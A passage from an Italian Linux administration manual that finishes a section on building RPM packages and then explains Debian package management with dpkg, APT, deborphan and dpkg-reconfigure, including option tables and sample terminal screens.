Quello che si vede è il comando necessario ad avviare la creazione dell'archivio 'Prova-1.0-1.i386.rpm', che viene collocato automaticamente nella directory '/usr/src/redhat/RPMS/i386/'. Per verificare che il proprio lavoro sia stato concluso con successo, si può indagare sul contenuto dell'archivio appena creato nel modo seguente:

rpm -qpli /usr/src/redhat/RPMS/i386/Prova-1.0-1.i386.rpm [*Invio*]

```
Name        : Prova                 Distribution: (none)
Version     : 1.0                         Vendor: (none)
Release     : 1                       Build Date: mar 12 gen 1999 08:50:42 CET
Install date: (not installed)         Build Host: dinkel.brot.dg
Group       : Applications            Source RPM: Prova-1.0-1.src.rpm
```

```
Size        : 32074
Packager    : Tizio Tizi <tizio@dinkel.brot.dg>
Summary     : Binari di prova.
Description :
Pacchetto applicativo di prova per le
mie prove...:-)
/etc/prova.conf
/opt/prova
/opt/prova/...
/opt/prova/...
/opt/prova/...
```

Prima di concludere, è bene tenere presente che se ciò che si impacchetta non dipende dalla piattaforma, come nel caso della documentazione, conviene modificare l'estensione del file ottenuto da '`.i386.rpm`' a '`.noarch.rpm`'.

57.4 Riferimenti

- *Red Hat Package Manager*

  ⟨*http://www.rpm.org/*⟩

- Donnie Barnes, *RPM HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*⟩

Pacchetti Debian

I pacchetti della distribuzione GNU/Linux Debian sono archiviati in modo differente, a seconda che si tratti di pacchetti binari o di pacchetti sorgenti. I pacchetti binari, cioè tutto quello che può essere usato così come si trova (compresa la documentazione), è archiviato nel formato Debian ('`.deb`'), mentre i sorgenti sono composti da terne di file: una descrizione contenuta in un file con estensione '`.dsc`', l'archivio dei sorgenti originali in un file con estensione '`.orig.tar.gz`' e un file di differenze da applicare ai sorgenti originali, in questo caso con l'estensione '`.diff.gz`'.

Il nome di un archivio contenente un pacchetto binario Debian ha una struttura riassumibile nello schema seguente:

nome_pacchetto_versione-revisione `.deb`

Un pacchetto Debian binario, oltre ai file che compongono il pacchetto e che vengono installati, contiene:

- un file di «controllo» ('`control`'), con quasi tutte le informazioni relative al pacchetto, in particolare le sue dipendenze;
- un file contenente l'elenco dei file di configurazione, per i quali occorre avere un occhio di riguardo ('`conffiles`');
- due coppie di script che controllano la fase di installazione e quella di disinstallazione del pacchetto ('`preinst`', '`postinst`', '`prerm`', '`postrm`').

58.1 Priorità di un pacchetto

A ogni pacchetto Debian viene attribuita una priorità, rappresentata da una definizione standard. Questa permette di facilitare la scelta dei pacchetti da installare. Si usano le parole chiave seguenti:

Parola chiave	Significato	Descrizione
`required`	richiesto	indica un pacchetto necessario per il funzionamento elementare del sistema;
`important`	importante	indica un pacchetto importante per il buon funzionamento del sistema;
`standard`	standard	indica un pacchetto che fa parte di software comune in un sistema GNU/Linux, senza richiedere la presenza del sistema grafico X;
`optional`	opzionale	indica un pacchetto opzionale;
`extra`	extra	indica un pacchetto destinato a un uso specializzato, o che va in conflitto con altri pacchetti di livello precedente.

È interessante osservare che il livello di priorità è un'informazione che normalmente non è contenuta nei pacchetti, ma viene attribuita all'esterno di questi. La si ritrova nei file '`Packages`' e '`Packages.cd`', la cui descrizione viene fatta in seguito.

58.2 Dipendenze secondo i pacchetti Debian

Come accennato, il file di controllo contiene in particolare le informazioni sulle dipendenze del pacchetto. Secondo la logica di Debian, le dipendenze avvengono sempre in relazione a «pacchetti»: quando si tratta di una dipendenza da una funzionalità, questa viene identificata attraverso un «pacchetto virtuale». L'esempio seguente è un estratto delle informazioni relative al pacchetto '**apache-ssl**', dove si vede l'uso delle definizioni di quasi tutti i tipi di dipendenza e di incompatibilità:

```
Depends: libc6 (>= 2.0.7u-6), libssl09, mime-support, perl, ...
Suggests: apache-doc, lynx
Conflicts: apache-modules, php3 (<= 3.0.3-1), libapache-mod-perl (<= 1.15-2.1)
Replaces: apache-modules
Provides: httpd
```

Le varie parole chiave hanno il significato seguente:

Parola chiave	Significato	Descrizione
`depends`	dipende	indica un elenco di pacchetti indispensabili, eventualmente con il livello di versione richiesto, che devono essere presenti perché questo possa funzionare;
`recommends`	raccomanda	indica un elenco di pacchetti raccomandati, anche se non indispensabili, perché il pacchetto che si installa possa essere utilizzato opportunamente;
`suggests`	suggerisce	indica un elenco di pacchetti suggeriti, che starebbero bene assieme a quello che si installa;
`conflicts`	contrasta	indica un elenco di pacchetti che non possono convivere assieme a questo;
`replaces`	sostituisce	indica un elenco di pacchetti che vengono rimpiazzati da questo;
`provides`	fornisce	indica un elenco di pacchetti che rappresentano le funzionalità offerte da questo.

Le parole chiave utilizzate sono verbi posti alla terza persona singolare, come dire che «il pacchetto A: dipende da... raccomanda... suggerisce... va in conflitto con... sostituisce... fornisce le funzionalità...». Osservando l'esempio, il pacchetto in questione fornisce le funzionalità '**httpd**' (in questo caso un pacchetto virtuale), ovvero quelle di un servente HTTP, è incompatibile con il pacchetto '**apache-modules**' e con altri se hanno una versione troppo vecchia, inoltre va a sostituire lo stesso pacchetto '**apache-modules**'.

58.3 Stato di un pacchetto

Secondo la logica del sistema di gestione dei pacchetti Debian, lo stato di un pacchetto può avere tre gruppi di caratteristiche: lo stato in relazione a ciò che è installato nel sistema, lo stato di selezione e alcune caratteristiche speciali. Rispetto al sistema, un pacchetto può essere:

Parola chiave	Significato	Descrizione
`installed`	installato	il pacchetto risulta installato correttamente nel sistema e anche la configurazione è stata completata;

Parola chiave	Significato	Descrizione
`half-installed`	semi-installato	l'installazione del pacchetto non è stata completata per qualche ragione;
`not-installed`	non installato	il pacchetto non risulta installato;
`unpacked`	estratto	il pacchetto risulta estratto dall'archivio, ma non è stato configurato;
`half-configured`	semi-configurato	il pacchetto risulta estratto dall'archivio e la configurazione non è stata completata per qualche ragione;
`config-files`	file di configurazione	del pacchetto sono presenti solo i file di configurazione.

Il sistema di installazione e disinstallazione dei pacchetti Debian è in realtà una procedura, con la quale si «prenotano» delle operazioni che poi vengono eseguite in sequenza. Sotto questo aspetto, un pacchetto che in qualche modo sia «conosciuto» da questa procedura ha anche uno stato di selezione (come già accennato), che può essere:

Parola chiave	Significato	Descrizione
`unknown`	sconosciuto	quando non è mai stata richiesta la sua installazione (e di conseguenza non è nemmeno installato);
`install`	da installare	quando è stata richiesta la sua installazione, o il suo aggiornamento;
`remove` `deinstall`	da togliere	quando è stata richiesta la sua disinstallazione normale, cioè senza cancellare i file di configurazione;
`purge`	da eliminare completamente	quando è stata richiesta la sua eliminazione totale, compresi i file di configurazione.

Infine, un pacchetto può essere stato marcato in modo che non venga aggiornato o sostituito con un'altra versione, '**`hold`**', oppure può essere stato marcato dal sistema di gestione dei pacchetti perché risulta danneggiato in qualche modo e in tal senso viene indicato come candidato alla reinstallazione, '**`reinst-required`**'.

Per conoscere lo stato di un pacchetto si può usare '**`dpkg`**' richiedendo l'azione '**`-l`**'. L'esempio seguente mostra l'elenco di alcuni pacchetti con l'indicazione del loro stato:

$ **`dpkg -l`** [*Invio*]

```
Desired=Unknown/Install/Remove/Purge
| Status=Not/Installed/Config-files/Unpacked/Failed-config/Half-installed
|/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name            Version        Description
+++-===============-==============-============================================
ii  gnome-admin     1.0.1-1        Gnome Admin Utilities (gulp and logview)
ii  gnome-bin       1.0.3-1        Miscellaneous binaries used by Gnome
rc  gnome-card-game 1.0.1-4        Gnome card games - Solitaire games (FreeCell
rc  gnome-control-c 0.30-2         The Gnome Control Center
ii  gnome-core      1.0.1-0.3      Common files for Gnome core apps and help br
ii  gnome-dev-doc   1.0.3-1        Gnome developers documentation
pn  gnome-games     <none>         (no description available)
```

```
ii  gnome-games-loc 1.0.1-4        The locale databases for the gnome-games pa
rc  gnome-gnibbles  1.0.1-4        A cute little game that has no description
rc  gnome-gnobots   1.0.1-4        Gnome version of text based robots game for
pn  gnome-guile     <none>         (no description available)
un  gnome-gxnsnmp   <none>         (no description available)
pn  gnome-gxsnmp    <none>         (no description available)
ii  gnome-terminal  1.0.1-0.3      The Gnome terminal emulator application
```

Tabella 58.7. Significato delle lettere utilizzate nelle prime tre colonne del rapporto generato con '**`dpkg -l`**'.

Colonna	Sigla	Significato
1	u	Pacchetto sconosciuto.
1	i	Pacchetto da installare.
1	r	Pacchetto da rimuovere (lasciando la configurazione).
1	p	Pacchetto da eliminare completamente.

Colonna	Sigla	Significato
2	n	Pacchetto non installato.
2	i	Pacchetto installato.
2	c	Sono presenti solo i file di configurazione.
2	u	Pacchetto estratto dall'archivio, ma non configurato.
2	f	Configurazione interrotta.
2	h	Installazione interrotta.

Colonna	Sigla	Significato
3		Nessuno stato particolare.
3	h	Segnato per la conservazione alla versione attuale.
3	r	Si richiede la reinstallazione.
3	x	Equivalente a «h» e a «r» messi assieme.


58.4 Disponibilità di un pacchetto

La gestione dei pacchetti Debian, richiede che i programmi che ne consentono l'installazione, siano in grado di sapere quali sono i pacchetti effettivamente disponibili. I pacchetti disponibili sono quelli che si trovano in una distribuzione su CD-ROM, DVD-ROM, in una copia locale nel file system (eventualmente condiviso in rete), in un sito Internet,... In ogni caso, tali informazioni sono contenute in un file che accompagna i pacchetti (uno per ogni raggruppamento principale) e si tratta di '`Packages`', o '`Packages.cd`' nel caso di distribuzioni suddivise su più dischi (CD-ROM, DVD-ROM o unità di memorizzazione di altro tipo che possono essere sostituite durante l'installazione).

58.5 Stratificazione degli strumenti di gestione dei pacchetti Debian

Gli strumenti per la gestione dei pacchetti Debian sono molti e sono fatti per intervenire a livelli diversi. La figura 58.8 mostra la piramide, alla base della quale si trovano gli strumenti fondamentali.

Figura 58.8. Gerarchia semplificata tra gli strumenti di gestione dei pacchetti Debian.

Dselect APT
apt-get
Dpkg
dpkg-deb dpkg-split

In breve:

- '**dpkg-deb**' interviene solo al livello di archivi Debian, consentendo l'estrazione e l'archiviazione in questo formato;
- '**dpkg-split**' è uno strumento aggiuntivo in grado di suddividere e riassemblare assieme gli archivi Debian, in modo da poterli gestire in file più piccoli, soprattutto quando questi devono essere trasportati su dischetti;
- Dpkg (l'eseguibile '**dpkg**') interviene nei pacchetti Debian, a livello elementare, consentendone l'installazione e la loro disinstallazione, avvalendosi eventualmente di '**dpkg-deb**' quando necessario;
- '**apt-get**' interviene nei pacchetti Debian, a livello più evoluto di Dpkg, essendo in grado di risolvere da solo molti problemi di dipendenze;
- Dselect si trova al livello più alto per la gestione dei pacchetti (assieme a APT) e si avvale di tutti gli strumenti inferiori;
- APT è un sistema di strumenti paralleli a Dselect, composto da diversi programmi frontali alternativi che poi si avvalgono di '**apt-get**' per lo svolgimento dei loro compiti.

58.6 Gestione elementare attraverso gli strumenti fondamentali

Per l'installazione e la disinstallazione dei pacchetti Debian, lo strumento più banale è dato da Dpkg,[1] composto dall'eseguibile '**dpkg**'. Questo è in grado di utilizzare a sua volta anche '**dpkg-deb**', quando si vuole intervenire a livello di archivio Debian.

dpkg [*opzioni*] *azione*

Alla fine della riga di comando dell'eseguibile '**dpkg**' deve apparire l'indicazione di un'azione, che può essere preceduta da alcune opzioni. Come si intuisce, l'azione stabilisce cosa debba essere fatto, mentre le opzioni ne alterano l'ambito. Qui viene mostrato solo l'uso di alcune azioni, perché per le altre conviene agire attraverso strumenti di livello superiore. Non viene mostrato l'uso delle opzioni, comunque si può approfondire l'uso di Dpkg consultando la pagina di manuale *dpkg(8)*.

Tabella 58.9. Alcune opzioni.

Opzione	Descrizione
`-c` ***archivio_debian***... `--contents` ***archivio_debian***...	Questa azione richiama l'utilizzo di '**`dpkg-deb`**' allo scopo di mostrare l'elenco dei file contenuti nell'archivio Debian indicato come argomento.
`-f` ***archivio_debian***... `--field` ***archivio_debian***...	Questa azione richiama l'utilizzo di '**`dpkg-deb`**' allo scopo di mostrare le informazioni di controllo sui pacchetti contenuti negli archivi elencati.
`-I` ***archivio_debian***... `--info` ***archivio_debian***...	Questa azione richiama l'utilizzo di '**`dpkg-deb`**' allo scopo di mostrare tutte le informazioni disponibili sui pacchetti contenuti negli archivi elencati.
`-i` ***archivio_debian***... `--install` ***archivio_debian***...	Installa o aggiorna i pacchetti contenuti negli archivi indicati come argomento. Questa azione può essere abbinata all'opzione '**`-R`**', o '**`--recursive`**', allo scopo di installare tutti i pacchetti i cui archivi si trovano in una directory, che diventerebbe quindi l'argomento di questa azione. L'installazione del pacchetto include anche la configurazione dello stesso.
`--configure` ***pacchetto***...	Richiede espressamente di eseguire la configurazione dei pacchetti indicati (ammesso che questi non risultino già installati e configurati correttamente).
`-r` ***pacchetto***... `--remove` ***pacchetto***...	Rimuove i pacchetti indicati, senza eliminare i file di configurazione.
`--purge` ***pacchetto***...	Elimina completamente i pacchetti indicati, compresi i file di configurazione.
`-l` [***modello_pacchetti***...] `--list` [***modello_pacchetti***...]	Mostra l'elenco dei pacchetti corrispondenti ai modelli indicati (si usano i caratteri jolly comuni, proteggendoli in modo che la shell non li interpreti direttamente). Se vengono indicati dei modelli, vengono fornite informazioni su tutti i pacchetti conosciuti, non solo quelli installati, mentre utilizzando l'azione senza argomenti, si ottengono informazioni solo sui pacchetti installati, o che comunque hanno mantenuto i file di configurazione.
`-s` ***pacchetto***... `--status` ***pacchetto***...	Mostra le informazioni sullo stato dei pacchetti indicati, aggiungendo anche la descrizione se il pacchetto risulta installato. In questo caso non si possono più utilizzare i caratteri jolly.
`-L` ***pacchetto***... `--listfiles` ***pacchetto***...	Elenca i file che appartengono a un pacchetto, in base a quanto contenuto nell'archivio originale. Tuttavia, non è possibile conoscere in questo modo quali file sono stati creati dagli script di installazione del pacchetto stesso.
`-S` ***modello_file***... `--search` ***modello_file***...	Permette di fare una ricerca per trovare a quali pacchetti appartengono i file indicati come argomento, con o senza l'ausilio di caratteri jolly. In particolare, se si indica un nome o un modello senza l'indicazione di un percorso, si ottengono tutti i pacchetti che hanno file o directory con quel nome.
`-C` `--audit`	Controlla i pacchetti installati per determinare quali sono stati installati solo parzialmente.

Opzione	Descrizione
`--compare-versions` ***versione_1*** ↩ ↪***operatore versione_2***	Si tratta di una richiesta particolare con la quale si ottiene il confronto tra due stringhe che rappresentano una versione (completa di revisione). Ciò può essere molto utile nella realizzazione di script. Se il confronto dà un risultato *Vero*, l'eseguibile '**`dpkg`**' restituisce zero, mentre negli altri casi restituisce un valore maggiore. Gli operatori che possono essere utilizzati sono elencati nella tabella 58.10.

Tabella 58.10. Espressioni per il confronto tra le versioni attraverso l'uso dell'azione '**`--compare-versions`**' con '**`dpkg`**'.

Espressione	Descrizione
ver_1 `eq` ***ver_2***	*Vero* se le versioni sono uguali.
ver_1 `ne` ***ver_2***	*Vero* se le versioni sono differenti.
ver_1 `lt` ***ver_2***	*Vero* se la prima versione è minore della seconda.
ver_1 `le` ***ver_2***	*Vero* se la prima versione è minore o uguale alla seconda.
ver_1 `gt` ***ver_2***	*Vero* se la prima versione è maggiore della seconda.
ver_1 `ge` ***ver_2***	*Vero* se la prima versione è maggiore o uguale alla seconda.

Segue la descrizione di alcuni esempi.

- `$` **`dpkg -c zsh_3.1.2-10.deb`** [*Invio*]

  Mostra l'elenco dei file che compongono il pacchetto '**`zsh`**', contenuti nell'archivio indicato, esclusi i file che vengono creati dagli script del pacchetto stesso.

- `$` **`dpkg -I zsh_3.1.2-10.deb`** [*Invio*]

  Mostra tutte le informazioni disponibili sull'archivio indicato.

- `#` **`dpkg -i zsh_3.1.2-10.deb`** [*Invio*]

  Installa, o aggiorna, il pacchetto contenuto nell'archivio indicato, ammesso che ciò sia possibile in relazione alle dipendenze di questo.

- `#` **`dpkg -r zsh`** [*Invio*]

  Rimuove il pacchetto indicato, senza eliminare i file di configurazione.

- `#` **`dpkg --purge zsh`** [*Invio*]

  Elimina completamente il pacchetto indicato, compresi i file di configurazione.

- `$` **`dpkg -l`** [*Invio*]

  Elenca lo stato di tutti i pacchetti installati, o dei quali rimangono i file di configurazione.

- $ **dpkg -l z*** [*Invio*]

  Elenca lo stato di tutti i pacchetti conosciuti che iniziano con la lettera «z». Si osservi l'uso della barra obliqua inversa per proteggere l'asterisco contro l'interpretazione da parte della shell.

- $ **dpkg -s zsh** [*Invio*]

  Mostra le informazioni sullo stato del pacchetto indicato, in modo più dettagliato.

- $ **dpkg -L zsh** [*Invio*]

  Elenca i file che appartengono al pacchetto '**zsh**'.

- $ **dpkg -S /bin/cat** [*Invio*]

  Cerca di scoprire a chi appartiene il file '/bin/cat' (scoprendo che appartiene al pacchetto '**textutils**').

58.7 Gestione più evoluta dei pacchetti: organizzazione di una copia della distribuzione

Per una gestione più evoluta dei pacchetti, occorre definire la fonte di questi, dalla quale deve essere ottenibile il file 'Packages'. Per comprendere la cosa, è necessario prima di tutto conoscere in che modo dovrebbe essere organizzato un CD-ROM o una copia nel file system della distribuzione. Lo schema seguente rappresenta l'essenziale (la metavariabile ***arch*** viene sostituita dalla sigla dell'architettura per cui sono fatti i pacchetti):

```
debian/
 |-- .disk/
 |    `-- info
 |
 `-- dists/
      |-- stable/
      |    |-- main/
      |    |    `-- binary-arch/
      |    |         |-- Packages
      |    |         |-- Packages.gz
      |    |         |-- Packages.cd
      |    |         |-- Packages.cd.gz
      |    |         `-- *.deb
      |    |
      |    |-- contrib/
      |    |    `-- binary-arch/
      |    |         |-- Packages
      |    |         |-- Packages.gz
      |    |         |-- Packages.cd
      |    |         |-- Packages.cd.gz
      |    |         `-- *.deb
      |    |
      |    |-- non-free/
```

```
|     |     `-- binary-arch/
|     |          |-- Packages
|     |          |-- Packages.gz
|     |          |-- Packages.cd
|     |          |-- Packages.cd.gz
|     |          `-- *.deb
|     |
|     |-- non-US/
|     |     `-- binary-arch/
|     |          |-- Packages
|     |          |-- Packages.gz
|     |          |-- Packages.cd
|     |          |-- Packages.cd.gz
|     |          `-- *.deb
|     |
|     `-- local/
|           `-- binary-arch/
|                |-- Packages
|                |-- Packages.gz
|                |-- Packages.cd
|                |-- Packages.cd.gz
|                `-- *.deb
|
`--local/
    `-- local --> ../stable/local
```

Il file '`debian/.disk/info`' è indispensabile quando la distribuzione è suddivisa su più dischi. Questo file contiene una riga che serve a identificare l'unità di memorizzazione. I file '`debian/dists/stable/*/binary-`***arch***`/Packages`', assieme alle loro versioni compresse con '**`gzip`**', contengono le informazioni sui pacchetti contenuti negli archivi che si trovano nella stessa directory, o in quelle successive, mentre i file '`debian/dists/stable/*/binary-`***arch***`/Packages.cd`' contengono le informazioni di tutti i file '`Packages`' delle stesse directory per tutti i dischi in cui si articola la distribuzione.

Di tutta questa struttura, la directory '`debian/`' è la radice, o l'inizio, e questa è la posizione che viene richiesta dai programmi per la gestione dei pacchetti quando devono attingere le informazioni sulla disponibilità dei pacchetti.

Come si vede dalla struttura mostrata, una distribuzione Debian si articola anche in componenti, a causa di possibili limitazioni nell'uso e nella distribuzione del software relativo. In generale, gli archivi che si trovano a partire da '`debian/dists/stable/main/`' sono quelli principali che non contengono limitazioni particolari, mentre per gli altri valgono considerazioni differenti. Le varie componenti in cui si articola una distribuzione sono identificate dai nomi delle directory che si diramano da '`debian/dists/stable/`'.

58.8 APT a livello essenziale

Il sistema APT si basa sul programma di servizio '**apt-get**', che a sua volta si avvale di '**dpkg**'.

Per funzionare, '**apt-get**' richiede la presenza di un file di configurazione, '/etc/apt/sources.list', all'interno del quale vanno elencate le fonti da cui si possono ottenere delle distribuzioni Debian. Questo file può contenere commenti, preceduti dal simbolo '**#**', righe vuote che vengono ignorate come i commenti e righe contenenti ognuna l'indicazione di un'origine, espressa secondo la sintassi seguente:

deb ***uri_inizio_distribuzione*** ***distribuzione*** ***componente***...

Per esempio, per indicare l'utilizzo della distribuzione '**stable**' (come mostrato fino a questo punto negli esempi) contenuta a partire da '/home/pippo/debian/', della quale si vogliono tutte le componenti normali, si può utilizzare la direttiva seguente:

```
deb file:/home/pippo/debian/ stable main contrib non-free non-US local
```

Nello stesso modo si potrebbero indicare degli URI riferiti a siti FTP o HTTP. Inoltre, è importante tenere presente che si possono indicare molte fonti differenti, come si vede dall'esempio seguente:

```
deb file:/home/pippo/1/debian/ stable main contrib non-free non-US local
deb file:/home/pippo/2/debian/ stable main contrib non-free non-US local
deb http://ftp.us.debian.org/debian stable main contrib non-free
deb http://non-us.debian.org/debian-non-US stable non-US
```

Dopo la configurazione, '**apt-get**' richiede espressamente che gli sia ordinato di leggere le sorgenti per aggiornare l'elenco locale dei pacchetti disponibili, in modo da disporre di una visione di ciò che esiste e delle dipendenze relative. Si osservi lo schema sintattico per l'utilizzo di '**apt-get**':

apt-get [***opzioni***] [***comando***] [***pacchetto***...]

Da quello che si vede, nella riga di comando di '**apt-get**' non si fa mai riferimento direttamente ad archivi Debian, ma sempre solo a pacchetti.

Per comprendere il funzionamento di '**apt-get**' è bene cominciare da alcuni esempi. Normalmente si inizia aggiornando l'elenco locale dei pacchetti disponibili:

apt-get update [*Invio*]

Quindi potrebbe essere conveniente chiedere l'aggiornamento dei pacchetti, riferiti alla stessa versione della distribuzione che si sta utilizzando:

apt-get upgrade [*Invio*]

Per installare o aggiornare un pacchetto specifico, soddisfacendo le dipendenze necessarie, si può intervenire come nell'esempio seguente, dove si mostra in che modo installare o aggiornare il pacchetto '**zsh**', rispettando le dipendenze:

apt-get install zsh [*Invio*]

Infine, per aggiornare il proprio sistema a una nuova versione della distribuzione, si utilizza il comando seguente:

apt-get -f dist-upgrade [*Invio*]

Questo è seguito generalmente da una richiesta esplicita di configurazione dei pacchetti che ne avessero bisogno, per mezzo di '**dpkg**':

dpkg --configure --pending [*Invio*]

Tabella 58.14. Alcuni comandi.

Opzione	Descrizione
`update`	Risincronizza l'elenco locale dei pacchetti rispetto alle origini dichiarate nel file di configurazione. In generale, prima di un comando '**upgrade**' o '**dist-upgrade**', occorrerebbe eseguire un comando '**update**'.
`upgrade`	Aggiorna tutti i pacchetti che risultano già installati, per i quali è disponibile un aggiornamento. L'aggiornamento non viene fatto se questo può provocare degli inconvenienti.
`dist-upgrade`	Aggiorna tutti i pacchetti che risultano già installati, per i quali è disponibile un aggiornamento. L'aggiornamento viene fatto tenendo conto delle dipendenze, che nel frattempo potrebbero essere cambiate (di solito quando si tratta di un aggiornamento che coinvolge l'intera distribuzione). Di solito, dopo questo tipo di operazione, si avvia il comando '**dpkg --configure --pending**' allo scopo di procedere con la configurazione di ciò che richiede tale passaggio.
`install` ***pacchetto***...	Installa i pacchetti indicati come argomento, provvedendo a sistemare anche le dipendenze. È bene sottolineare che vanno indicati i nomi dei pacchetti e non i nomi degli archivi che li contengono.
`check`	Esegue un controllo, anche sui pacchetti che sono stati installati in modo errato.
`clean`	APT utilizza un deposito transitorio per gli archivi utilizzati per l'installazione o l'aggiornamento. Si tratta della directory '`/var/cache/apt/archives/`', che va ripulita periodicamente attraverso il comando '**clean**'.

Tabella 58.15. Alcune opzioni.

Opzione	Descrizione
`-f` `--fix-broken`	Con l'uso di questa opzione si fa in modo che '**apt-get**' cerchi di sistemare i problemi legati alle dipendenze. Questa opzione può essere usata da sola, senza l'indicazione di un comando, oppure con un comando, di solito '**dist-upgrade**', per richiedere espressamente la sistemazione dei problemi che si possono generare con lo stesso.
`-s` `--simulate`	Simula l'esecuzione del comando, in modo da mostrare cosa si otterrebbe.

58.9 Ricerca dei file che apparentemente non appartengono ad alcun pacchetto

Con l'aiuto di Dpkg è possibile cercare di individuare a quale pacchetto appartiene questo o quel file. Precisamente si usa l'opzione '**-S**', come nell'esempio seguente:

$ **dpkg -S /etc/timezone** [*Invio*]

In questo caso si fa riferimento al file '/etc/timezone' e si dovrebbe ottenere una segnalazione simile a quella seguente, da cui si comprende che il file è abbinato al pacchetto '**timezones**':

```
timezones: /etc/timezone
```

Per avere una visione di insieme dei file che potrebbero essere stati abbandonati inavvertitamente, si può usare Cruft,[2] che scandisce il file system e genera un rapporto. Naturalmente, non tutto ciò che viene indicato è necessariamente un file superfluo, ma è comunque il punto di partenza per la propria ricerca.

cruft [*opzioni*]

L'eseguibile '**cruft**' può essere usato solo dall'utente '**root**' e l'elenco che genera, di file sospetti, viene emesso attraverso lo standard output, a meno che siano usate delle opzioni particolari.

58.10 Ricerca dei pacchetti che possono essere disinstallati senza problemi di dipendenze

L'individuazione dei pacchetti che possono essere eliminati senza problemi di dipendenze, è un compito piuttosto complesso senza l'utilizzo di uno strumento apposito. Per questo si può usare Deborphan[3] che, se usato senza argomenti, si limita a elencare i pacchetti delle librerie che, apparentemente, non servono:

deborphan [*opzioni*] [*pacchetto*] ...

Tabella 58.17. Alcune opzioni significative per l'utilizzo di Deborphan.

Opzione	Descrizione
`-d` `--show-deps`	Mostra le dipendenze dei pacchetti indicati alla fine della riga di comando.
`-n` `--nice-mode`	Elenca anche i pacchetti che non sono indispensabili, pur essendo suggeriti o raccomandati da altri.
`-a` `--all-packages`	Elenca tutti i pacchetti che risultano dall'interrogazione richiesta, senza limitare il risultato alle sole librerie.
`-P` `--show-priority`	Mostra la priorità dei pacchetti che risultano dall'interrogazione.
`-s` `--show-section`	Mostra la sezione a cui appartengono i pacchetti ottenuti dall'interrogazione.

Eventualmente, si può controllare il funzionamento di Deborphan tramite Orphaner,[4] che viene distribuito assieme a Deborphan stesso, il quale si comporta da programma frontale interattivo:

```
orphaner [--purge] [opzioni_deborphan]
```

Con l'opzione '**`--purge`**' si specifica di voler eliminare completamente i pacchetti che devono essere selezionati successivamente (eliminando anche i file di configurazione), mentre ogni opzione successiva viene passata tale e quale al programma '**`deborphan`**', allo scopo di cambiare l'elenco dei pacchetti selezionabili.

Figura 58.18. L'aspetto di '**orphaner**' durante il suo funzionamento. In questo caso non sono state indicate opzioni di alcun tipo, pertanto vengono elencati soltanto i nomi delle librerie inutili.

```
Orphaner V1.1

.--------------------------Orphaner V1.1----------------------------.
| Select Packages for removal or cancel to quit:                     |
| .---------------------------------------------------------------.  |
| |                   [ ] fftw2     main/libs                      | |
| |                   [ ] ldso      main/oldlibs                   | |
| |                   [ ] libdb4.1  main/libs                      | |
| |                   [ ] libpng3   main/libs                      | |
| |                                                                | |
| |                                                                | |
| |                                                                | |
| |                                                                | |
| |                                                                | |
| |                                                                | |
| |                                                                | |
|  `---------------------------------------------------------------'  |
|--------------------------------------------------------------------|
|       <   OK   >    <Simulate>    < Cancel >    <  Help  >         |
`--------------------------------------------------------------------'
```

58.11 Riconfigurazione

L'installazione di un pacchetto prevede anche una fase di configurazione, che in molti casi è determinata in modo automatico, mentre il resto delle volte richiede un'interazione con un programma. Questa comunicazione tra utente e programma di installazione serve a creare al volo i file di configurazione necessari al funzionamento dei programmi che compongono il pacchetto; di solito, dopo tale operazione è possibile intervenire a mano in questi file, ma spesso ciò non è conveniente. Per ripetere la configurazione di un pacchetto già installato, si può usare '**dpkg-reconfigure**', che fa parte del pacchetto Debconf: [5]

dpkg-reconfigure [*opzioni*] ***pacchetto***

Per esempio, si può usare il comando seguente per riconfigurare il pacchetto '**debconf**':

`#` **`dpkg-reconfigure debconf`** [*Invio*]

L'esempio mostra una situazione abbastanza comune, dal momento che il pacchetto '**debconf**' serve proprio a definire il comportamento della distribuzione in fase di configurazione dei pacchetti:

```
 Debian Configuration
.-------------------------[?] Configuring Debconf----------------------------.
| Packages that use debconf for configuration share a common look and        |
| feel. You can select the type of user interface they use.                  |
|                                                                            |
| The dialog frontend is a full-screen, character based interface, while     |
| the readline frontend uses a more traditional plain text interface, and    |
| the gnome frontend is a modern X interface. The editor frontend lets       |
| you configure things using your favorite text editor. The                  |
| noninteractive frontend never asks you any questions.                      |
|                                                                            |
| What interface should be used for configuring packages?                    |
| .----------------------------------------------------------------------.  |
| |                            Dialog                                    |  |
| |                            Readline                                  |  |
| |                            Gnome                                     |  |
| |                            Editor                                    |  |
| |                            Noninteractive                            |  |
| `----------------------------------------------------------------------'  |
|----------------------------------------------------------------------------|
|                        <  OK  >            <Cancel>                        |
`----------------------------------------------------------------------------'
```

Selezionando la voce `Dialog` si passa a un'altra richiesta, in cui si specifica il livello di attenzione che si vuole dare alla configurazione:

```
.-------------------------[?] Configuring Debconf----------------------------.
| Debconf prioritizes the questions it asks you. Pick the lowest priority    |
| of question you want to see:                                               |
|   - 'critical' only prompts you if the system might break.                 |
|     Pick it if you are a newbie, or in a hurry.                            |
|   - 'high' is for rather important questions                               |
|   - 'medium' is for normal questions                                       |
|   - 'low' is for control freaks who want to see everything                 |
|                                                                            |
|                                                                            |
| Note that no matter what level you pick here, you will be able to see      |
| every question if you reconfigure a package with dpkg-reconfigure.         |
|                                                                            |
| See only questions that are of what priority and higher?                   |
| .----------------------------------------------------------------------.  |
| |                               medium                                 |  |
| |                               critical                               |  |
| |                               high                                   |  |
| |                               low                                    |  |
| `----------------------------------------------------------------------'  |
|----------------------------------------------------------------------------|
|                        <  OK  >            <Cancel>                        |
